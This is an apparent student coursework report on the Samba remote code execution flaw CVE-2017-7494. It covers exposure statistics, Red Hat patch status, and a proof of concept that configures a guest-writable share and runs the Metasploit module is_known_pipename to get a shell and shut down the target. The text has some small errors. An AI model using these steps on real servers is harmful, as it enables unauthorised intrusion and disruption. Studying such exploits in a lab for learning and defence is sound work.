VULNERABILITY: LATEST SAMBA EXPLOIT(CVE-2017-7494)

Systems and Network Programming(C/Python)

IT19115344
MANIYANGAMA.H.M

Contents

I. Introduction

This module triggers an ability shared library vulnerability in samba version 3.5.0 to 4.4.14,4.5.10 & 4.6.4. This module requires valid credentials, a writable folder in an accessible share, & knowledge of the server side path of the writeable folder. In some cases, anonymous access combined with common file system locations can be used to automatically exploit this vulnerability.

Samba since version 3.5.0 is vulnerable to remote code execution vulnerability allowing a malicious client to upload a shared library to a writable share, and then cause the server to load & execute it.

- What is Samba server?

Samba is an open source software suite that runs on unix/linux based platforms but is able to communicate with windows clients like a native application. So samba is able to provide this service by employing the common Internet File System(ITFS)

Note: I've selected shellshock vulnerability as my first choice. But when I saw some of colleagues doing it I gave up & selected Apache Tomcat packaging on Debian-based distros - Local Root Privilege Escalation. I got some technical problem in that as I informed sir in the last meeting. So due to lack of time & not getting any better resourceful vulnerability I chose this. Please accept my apology for it is not as expected. I think I tried my best with the available resources. Thank you.

II. Vulnerability Statistics

The Samba Team disclosed vulnerability cve-2017-7494 Remote code execution from a writable share.

HD Moore reported that the vulnerability is simple to exploit: on an open, writable SMB share, a shared library has to be uploaded which can then be easily executed on that server. The Samba Team has released patches and new versions (the vulnerability was introduced in version 3.5.0).

As a Brussels-based company, we are interested to understand what traction this vulnerability can get in the Internet landscape in Belgium. We took our question to Shodan.

- In Belgium, there are (at the time of writing) 628 Samba servers running with a public IP address scanned by Shodan.
- 370 of those servers require no authentication.
- 301 of those servers share disks.
- 266 of those servers use a vulnerable Samba version (we found no reported versions that include the fix).
- And finally, 77 of those servers share a disk with read-only property explicitly set to false.

III. Affect packages issued by Red hat

Platform	Package	State	Errata	Release Date
Red Hat Enterprise Linux 6	samba4	Fixed	RHSA-2017:1271	May 24, 2017
Red Hat Enterprise Linux 5 Extended Lifecycle Support	samba3x	Fixed	RHSA-2017:1272	May 24, 2017
Red Hat Enterprise Linux 5	samba	Not affected		
Red Hat Enterprise Linux 6	samba	Fixed	RHSA-2017:1270	May 24, 2017
Red Hat Enterprise Linux 6.2 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.4 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.5 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.5 Telco Extended Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.6 Advanced Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017
Red Hat Enterprise Linux 6.6 Telco Extended Update Support	samba	Fixed	RHSA-2017:1390	June 5, 2017

- The Vulnerability was found: on **2017 March 24**
- CVSS Score -**10.0**

IV. Impact

Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)

- Vulnerability Types : **Execute Code**
- Exploitation Method used -msfconsole – **Metasploit**

V. Proof of Concept

CVE-2017-7494 SAMBA EXPLOITATION
==========

first create one folder with full permissions

#Open terminal
mkdir /home/testing
#chmod 777 /home/testing

-- Create SMB client for that Directory --

vim /etc/samba/smb.config

Now search for "print$"

we Get :

```
[print$]
  comment  = Printer Drivers
  path = /var/lib/samba/printers
  browsable = yes
  read only = yes
  guest ok = no

  #Under this we have to mention Our folder details

  like
```

[testing]
comment = tester
path = /home/tester (Our Folder Path)
browsable = yes
writeable = yes
guest ok = yes

save file....
and test That in terminal

#smbclient -L (smb machine ip)

if it show our folder details---- Target is ready


-- In metasploit:

search 2017
use exploit/linux/samba/is_known_pipename
#set RHOST)TARGET LINUX IP)


set target 3 (as linux is x86_64)(optional)

#exploit


VI. Screenshot of the exploit




- Installing msfconsole from Metasploit-framework




- Checking the number of exploits and payloads




- Searching only for samba service exploits




- Selecting the relevant samba exploit




- Setting the IP Address of host computer




- Using nmap to identify the nmap




- After connecting the host computer to attacker



- Using exploit command



- After exploitation using shell commands and checking the IP Address



- Using shell codes to shutdown the host machine

VII. Conclusions

All versions of Samba from 3.5.0 onwards are vulnerable to a remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.

VIII. References

